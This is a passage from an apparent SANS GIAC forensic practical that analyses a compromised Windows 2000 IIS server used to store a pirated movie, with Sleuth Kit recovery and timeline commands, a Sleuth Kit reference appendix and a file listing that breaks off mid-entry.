kotdcd1.part21.rar: RAR archive data
kotdcd1.part22.rar: RAR archive data
kotdcd1.part23.rar: RAR archive data
kotdcd1.part24.rar: RAR archive data
kotdcd1.part25.rar: RAR archive data
kotdcd1.part26.rar: RAR archive data
kotdcd1.part27.rar: RAR archive data
kotdcd1.part28.rar: RAR archive data
kotdcd1.part29.rar: RAR archive data
kotdcd1.part30.rar: RAR archive data
kotdcd1.part31.rar: RAR archive data
kotdcd1.part32.rar: RAR archive data
kotdcd1.part33.rar: RAR archive data
kotdcd1.part34.rar: RAR archive data
kotdcd1.part35.rar: RAR archive data
kotdcd1.part36.rar: RAR archive data
kotdcd1.part37.rar: RAR archive data
kotdcd1.part38.rar: RAR archive data
kotdcd1.part39.rar: RAR archive data
kotdcd1.part40.rar: RAR archive data
kotdcd1.part41.rar: RAR archive data
kotdcd1.part42.rar: RAR archive data
kotdcd1.part43.rar: RAR archive data
kotdcd1.part44.rar: data
```

All the files have a type of "RAR archive data" except kotdcd1.part44.rar. This was probably due to the fact that the network cable was removed during the start of the download of that file. The RAR archive is a method used for compressing, storing, separating, and assembling large files. (See http://www.rarlab.com/.) Using the shareware version of WinRAR, obtainable at the rarlab site, I assembled the rar files, as shown in Figure 7 below:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


Figure 7 RAR File Assembly (Creation of kotdcd1.mpg)



The WinRAR application created a movie file kotdcd1.mpg. I played the movie using the Windows Media Player. The movie was “Kiss of the Dragon” dubbed in German. (http://www.kissofthedragon.com/kod.html.) Because the download was stopped, only fifty-four minutes of the movie were on the generated mpg. Figure 8 below shows the movie paused at the title frame.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 8 Photo of the Movie Title Displayed by Windows Media Player



In the folder /andrew/Inetpub/ftproot was the file "100k" The file was a text format file containing data for the Class C network block 211.38. There was a reference to www.ipindex.net in the file. The ipindex site does not seem to have a way of generating the 100k file. A GOOGLE search turned up the following site, http://sunshine.globalone.no/ipindex/index.html, which did have a reference to the ipindex site, that was able to generate a file identical to the 100k file. This file was created on May 30, so its origins are unclear.

Recovery of Deleted Files

Deleted files were recovered using Sleuth Kit Version 1.62. The Sleuth Kit tool ils command was used. The command "ils –f ntfs –r /images/img.dev_hdg1 >ils.out" generated a file, ils.out, which was a list of deleted inodes. The Linux command line "cat ils.out | grep f |awk -F\| '{print "icat -f '$2' '$1' "$1" >/compromise_andrew/deleted_files/deleted."$1}' |sh" was used to recover the deleted files and put them in the /compromise_andrew/deleted_files folder. This resulted in two deleted inodes being recovered. The names of the inodes were recovered using the command line "istat –f ntfs /images/img.dev_hdg1 <inode_number>". One of those inodes was a file named "MetaBase.bin.bak"

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

and the other was a folder named “1”. Searching the timeline file, tline_MAY_2003, generated previously it was determined that the inode for the file MetaBase.bin.bak was reallocated. No useful information was gleamed from the deleted file analysis.

Timeline Analysis

First I will include a highlight summary of the timeline.

```
May 26, 2003

17:20:15 -17:44:27  Operating system installation
17:44:35/22:44:35   Time Zone changed from PST to EDT
21:44:35 -22:19:45  Operating system installation completed

May 27,2003

18:53:13 - 18:56:48 WWW and FTP configuration
18:56:48 - 19:06:15 Andrew local host web and ftp test
19:18:00            Internet Access Open
19:20:16            Andrew outside Web Access Test
21:04:22            First Outside http Get
21:04:22            MessageDestroyer message

May 28,2003
18:10:29            First Grim's Ping
18:59               Http Get

May 29,2003

00:09:39 - 00:10:07 Http scan
05:34:56            Grim's Ping
08:45:51            Grim's Ping
09:22:21            mmc.exe registry entry and mmc.exe access
11:23:38 - 11:52:20 IIS exploit
11:50:08            tftp.exe access
11:51:01 -11:51:18  TFTP executables download
12:34:01 -13:58:17  IIS exploit
15:59:10-16:04:50   FTP make directories

May 30, 2003
OO:24:19            MSFTPSVC1 ex030530.log zeroed out
03:04:29            W3SVC1 ex030530.log zeroed out
05:31:46            Download of file "100k"

Download of the movie "The Kiss of the Dragon"
05:49:02 - 17:39:27                42 15000000 Byte rar files
average download speed 14.75 Kilobytes a second

12:28:02            cmd.exe access
17:37:03            winlogon.exe access

17:39:27            Network disconnected

18:02:00            Power off
```

Using the information that was gathered during the media analysis and interview of the victim we can put together a detailed timeline, which is in Appendix F.

Chapter 2

String Search

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Five text files were generated to contain image media string data. The media strings text files were generated by the following method:

1) The first file was created by invoking the Linux command line: “strings –a /images/img.dev_hdg1 >/compromise_andrew/image_strings/strings_a.out”. This command finds all the single byte encoded charcters.
2) The second file was created by invoking the Linux command line “strings –a –e l /images/img.dev_hdg1 >/compromise_andrew/image_strings/strings_a_e_l.out”. This command finds all the sixteen byte Littleendian encoded characters.
3) The third file was created by invoking the Linux command line “strings –a –e b /images/img.dev_hdg1 >/compromise_andrew/image_strings/strings_a_e_b.out”. This command finds all the sixteen byte Bigendian encoded characters.
4) The fourth file was created by invoking the Linux command line “strings –a –e L /images/img.dev_hdg1 >/compromise_andrew/image_strings/strings_a_e_L.out”. This command finds all the thirty-two byte Littleendian encoded characters.
5) The fifth file was created by invoking the Linux command line “strings –a –e B /images/img.dev_hdg1 >/compromise_andrew/image_strings/strings_a_e_B.out”. This command finds all the thirty-two byte Bigendian encoded characters.

The image strings text files were compressed and copied to a CD. The CD was tagged as follows:

```
CD Tag #06 IMAGE STRINGS
Folder /compromise_andrew/image_strings
Files strings_a.txt strings_a_e_l.txt strings_a_e_b.txt strings_a_e_L.txt
      strings_a_e_B.txt
TOTAL BYTES 201297920
```

These media string text files are good to have for further reference and examination. Some of the key words and strings that may be searched for in these files are those that could be reconstructed from files there were either corrupted or zeroed out. Also key word and string searches of these text files could reveal data hidden in slack space and or hidden files.

Conclusions

The following is a summary of findings from the forensic examination of Andrew’s Windows 2000 Server:

1) Grim’s Ping is used to discover servers, which allow anonymous FTP logons. Grim’s Ping is also used to discover writable public FTP directories.
2) IIS defects are taken advantage of on un-patched servers. These defects are probably discovered through network scans.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3) Key log files were corrupted and or zeroed out.
4) Andrew's system was used to store copyrighted material.
5) Some of the perpetrators evidenced on this server can be traced to specific IP addresses.
6) The presence of the "100k" file could suggest that this server was being prepared to be used as a network scanner.
7) The TFTP accesses after the network cable was removed suggest that the "rar" file downloads were being done via the TFTP executables. These accesses were probably as a result of a timeout. What is interesting is that the TFTP executables were downloaded using an exploit. The exploit was conducted from a different IP address than the IP address used to make the folders where the "rar" files were placed.
8) There were accesses to the server from 14 unauthorized IP addresses.

Although there were unauthorized accesses to the server from 14 different IP addresses, the subject who downloaded "Kiss of the Dragon" seemed to be the main player. The subject's intention of finding and using a computer to store copyrighted material seemed clear. The intentions of the subject after the material was downloaded can only be conjectured. One possible motivation of the subject would be to use the server as a data warehouse for pirated material.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix A

The Sleuth Kit
Implementation Reference Document

File Activity Timelines

Brian Carrier

September 2002

ABSTRACT
==========
Creating a time line of file activity will give an investigator clues regarding where to probe further. This document will describe how to generate one using The Sleuth Kit.

BACKGROUND
==========
Many files and directories have times associated with them. The quantity and description of which depend on the file system type. FFS file systems have a Modified, Accessed, and Changed time associated with them. EXT2FS file systems have a Modified, Accessed, Changed, and Deleted time. FAT stores the Written, Accessed, and Created time, although by spec the Created and Access times are optional and the Access time is only accurate to the day.

CREATION
==========
The creation of a file activity time line in The Sleuth Kit has three phases.

- Gather file data. Using the 'fls' tool, the data associated with allocated and some unallocated files can be gathered. To do this requires the '-m' argument with the '-r' flag to gather all files. This needs to be done for each partition image.

```
# fls -f openbsd -m / -r images/root.dd > data/body
# fls -f openbsd -m /var/ -r images/var.dd >> data/body
# fls -f openbsd -m /usr/ -r images/usr.dd >> data/body
```

NOTE: Some systems delete the link between deleted file names and meta data, such as Solaris, so only information about allocated files will be useful.

NOTE: This replaces the actions of 'grave-robber -m' in TCT. The 'mac-robber' tool (on the www.sleuthkit.org web site) can also be used to gather allocated file data on a mounted file system. 'mac-robber' is useful for file systems where tools do not exist (such as AIX jfs).

- Gather unallocated meta data. Using the 'ils' tool, the data associated with unallocated meta data can be gathered. When files are deleted, the times associated with the file are updated. Although many times we may not be able to link the original name to the meta data, it will still give some clue with respect to when activity occurred. This uses the '-m' flag of 'ils'.

```
# ils -f openbsd -m images/root.dd >> data/body
# ils -f openbsd -m images/var.dd >> data/body
# ils -f openbsd -m images/usr.dd >> data/body
```

NOTE: Because of the way that FAT stores time, the timezone is needed while executing 'ils'. If you will be giving 'mactime' a timezone to use then set the TZ environment variable before running 'ils'. For example:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
    # export TZ=GMT
```

- Format the data nicely. The 'body' file now needs to be run through the 'mactime' program to sort it and make it organized.

```
        # mactime -b data/body 3/01/2002 > tl.03.01.2002
```

The above command generates a time line of file activity from the previously created data/body file for all activity starting on March If the /etc/passwd or /etc/group files are known, they can be specified using the '-p' and '-g' flags. Otherwise the numerical values will be displayed. The '-z' flag can be used to specify the time zone.

```
        # mactime -b data/body -p data/passwd -g data/group 3/01/2002
          > tl.03.01.2002
```

The output format has changed slightly since the 'mactime' in TCT. The inode value is now displayed in a separate column. Previously it was not displayed.

Some example outputs of mactime are now given. The next two entries are for a deleted socket in an EXT2FS image. The first is the 'fls' entry and the second is the corresponding entry from 'ils'. While it may seem redundant to show both, many times 'fls' will not show the deleted file name because the entry has been reallocated. Therefore, just the 'ils' dead entry will appear and the investigator will not know the original path location.

```
Aug 23 2001 16:56:12 0 ..c s/srwxrwxr-x 500 500 127 /tmp/socket1 (deleted)
                     0 ..c   srwxrwxr-x 500 500 127 <linux.dd-dead-127>
```

The first 0 is the file size. The "..c" string means that this entry is for the "Change" value. The dots are replaced with 'm' or 'a' for other entry types (deleted entries are not created for EXT2FS). The next string is the file system mode. The entries from 'fls' will have the directory entry type first, followed by a slash and the mode from the inode entry. 'ils' entries will only have the inode mode. The next two are the UID and GID (or names if the group and passwd file are specified), followed by the inode. The final entry is the file name (or <IMG-dead-#> for unallocated inodes).

The next two are for file that is deleted, but the inode that the directory entry points to is deleted. This can be see because there are both entries for the deleted file (tmp/file1) and the allocated file (desktop), which have the same inode (34689). It can also be seen because the deleted entry has different values for the file type (l and -).

```
Aug 23 2001 16:56:12 11 .a. l/-rw-r--r-- 0 0 34689 /tmp/file1 (deleted-realloc)
                     11 .a. -/-rw-r--r-- 0 0 34689 /etc/sysconfig/desktop
```

TIME SKEW

New to the 1.51 version of The Sleuth Kit, the time skew of the system can be taken info consideration. Using the '-s' argument to 'fls' and 'ils', the intermediate body file can have the adjusted times so that the system is consistent with other servers.

The argument reflects the skew in seconds. If the original system was 100 seconds slower than NTP or some other 'main' server, then the argument would be '-s -100'. If it were 145 seconds fast, then it would be '-s 145'.

AUTOPSY

The Autopsy Forensic Browser is a graphical interface to The Sleuth Kit and it can automate the process of creating and viewing a time line.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Copyright (c) 2002-2003 by Brian Carrier. All Rights Reserved

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix B

Files Created After System Open to the Internet

```
1054077525 05/27/03 19:18:45 113 /andrew/WINNT/ShellIconCache
1054083862 05/27/03 21:04:22 1 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030528.log
1054098647 05/28/03 01:10:47 1 /andrew/WINNT/system32/LLS/LlsUser.LLS
1054128210 05/28/03 09:23:30 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/signin[1].gif
1054128210 05/28/03 09:23:30 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/0010617940002_D2[1].gif
1054128210 05/28/03 09:23:30 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/B4K~C4{+UI5]Z1O3}A]069[1].gif
1054128210 05/28/03 09:23:30 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/4GY9GJ[1]X15UT+DOQ0Y}6[1].jpg
1054128210 05/28/03 09:23:30 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/EOETP4B,JN5I_~V{!G1K_~[1].gif
1054128212 05/28/03 09:23:32 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/KUOY2YVZ+D4{G7UGDQAEY[1].jpg
1054128212 05/28/03 09:23:32 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/ILNM0MYMH]2_X+}T{-1@B`[1].jpg
1054128214 05/28/03 09:23:34 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/Y-J-F5{`O@2G,,}_M2CVPH[1].jpg
1054128214 05/28/03 09:23:34 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/U~7YV]K_@@3X_[UH{NO_TJ[1].jpg
1054128231 05/28/03 09:23:51 13 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/quickie[1]
1054128231 05/28/03 09:23:51 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@go[2].txt
1054128231 05/28/03 09:23:51 41 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/[1].htm
1054128234 05/28/03 09:23:54 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/bkgd[1].gif
1054128235 05/28/03 09:23:55 14 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/header_1[1].gif
1054128235 05/28/03 09:23:55 7 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/header_2[1].gif
1054128237 05/28/03 09:23:57 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/logo[1].gif
1054128237 05/28/03 09:23:57 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/header_3[1].gif
1054128237 05/28/03 09:23:57 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/hbe-11up[1].js
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/firstinQ_head[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/midcol_spcBKGD[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/comp-log0213[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/pix1[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/spacer[1].gif
1054128241 05/28/03 09:24:01 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/leftcol_top[1].gif
1054128241 05/28/03 09:24:01 71 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/030528_quickie[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/fincor[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/midcol_bot[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/header_3bkgd[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/pix2[1].gif
1054128243 05/28/03 09:24:03 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/midcol_Bwagon[1].gif
1054128244 05/28/03 09:24:04 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/big5_1[1].gif
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054128244 05/28/03 09:24:04 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/big5_head[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/big5_2[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/big5_3[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/big5_4[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/big5_5[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/col_Qitup[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/spacer[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/midcol_topBKGD[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/Qrating_leftbkgd[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/sea[1].gif
1054128245 05/28/03 09:24:05 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/col_ODDS[1].gif
1054128246 05/28/03 09:24:06 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/upp[1].gif
1054128246 05/28/03 09:24:06 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/DQ_head[1].gif
1054128246 05/28/03 09:24:06 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/col_bigQ[1].gif
1054128262 05/28/03 09:24:22 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@sports.espn.go[1].txt
1054128264 05/28/03 09:24:24 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/_67079_car052303_60x60[1].jpg
1054128264 05/28/03 09:24:24 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/_67079_vegas052303_60x60[1].jpg
1054128273 05/28/03 09:24:33 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/atransfer[1].pl
1054128274 05/28/03 09:24:34 33 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052820030529/index.dat
1054128274 05/28/03 09:24:34 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/atransfer[1].htm
1054128275 05/28/03 09:24:35 25 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/720x300_strikeEmOut[1].gif
1054132534 05/28/03 10:35:34 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/002928M0139_S4[1].gif
1054132535 05/28/03 10:35:35 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/009137A0051_D2[1].gif
1054159829 05/28/03 18:10:29 1 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030528.log
1054181379 05/29/03 00:09:39 21 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030529.log
1054200896 05/29/03 05:34:56 15 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030529.log
1054214413 05/29/03 09:20:13 1 /andrew/Documents and
Settings/Administrator/Recent/ex030529.lnk
1054214414 05/29/03 09:20:14 1 /andrew/Documents and
Settings/Administrator/Recent/W3SVC1.lnk
1054214414 05/29/03 09:20:14 33 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052920030530/index.dat
1054214448 05/29/03 09:20:48 1 /andrew/Documents and
Settings/Administrator/Recent/ex030528.lnk
1054214493 05/29/03 09:21:33 1 /andrew/Documents and
Settings/Administrator/Recent/ex030527.lnk
1054220397 05/29/03 10:59:57 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/hs1[1].jpg
1054220397 05/29/03 10:59:57 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/hs2[1].jpg
1054220397 05/29/03 10:59:57 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/00524090008_D2[1].gif
1054220398 05/29/03 10:59:58 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/1RZ`,`D1{,3N-}U6,[,}96[1].gif
1054220398 05/29/03 10:59:58 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/PKJ!F!_8M04DZ+ZWS05_P1[1].jpg
1054220399 05/29/03 10:59:59 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/FQ_L~JRAY[5LJS284{0SFD[1].jpg
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054220399 05/29/03 10:59:59 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/}AMYXB6+VF3E6}AV-@!,PM[1].jpg
1054220400 05/29/03 11:00:00 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/`BR28JGO+J12AQ[KE89,}M[1].jpg
1054220415 05/29/03 11:00:15 15 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/1560261[1].html
1054220415 05/29/03 11:00:15 48 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/1560261[1].htm
1054220417 05/29/03 11:00:17 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/shell_ie[1].css
1054220417 05/29/03 11:00:17 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/generic_ie[1].css
1054220418 05/29/03 11:00:18 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/s_tile[1].gif
1054220420 05/29/03 11:00:20 10 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/espn-468x60-0001[1].gif
1054220420 05/29/03 11:00:20 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/pix1[1].gif
1054220420 05/29/03 11:00:20 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/fincor[1].gif
1054220420 05/29/03 11:00:20 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/logo[2].gif
1054220420 05/29/03 11:00:20 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/hbe-11up[2].js
1054220422 05/29/03 11:00:22 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/pix2[1].gif
1054220422 05/29/03 11:00:22 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/mail[1].gif
1054220422 05/29/03 11:00:22 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/s_back[1].gif
1054220422 05/29/03 11:00:22 7 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/h_story[1].gif
1054220422 05/29/03 11:00:22 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/espn-tilo269[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/find[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/most[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/spacer[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/print[1].gif
1054220424 05/29/03 11:00:24 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/hor[1].gif
1054220424 05/29/03 11:00:24 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/ei_s[1].gif
1054220424 05/29/03 11:00:24 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/logo_min[1].gif
1054220424 05/29/03 11:00:24 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/daily[1].gif
1054220431 05/29/03 11:00:31 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@espn.go[1].txt
1054220434 05/29/03 11:00:34 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/_67185_niedermayer0528_60[1].jpg
1054220434 05/29/03 11:00:34 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/_67185_kariya0519_130[1].jpg
1054220435 05/29/03 11:00:35 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@doubleclick[2].txt
1054220435 05/29/03 11:00:35 1 /andrew/Documents and Settings/Administrator/Local
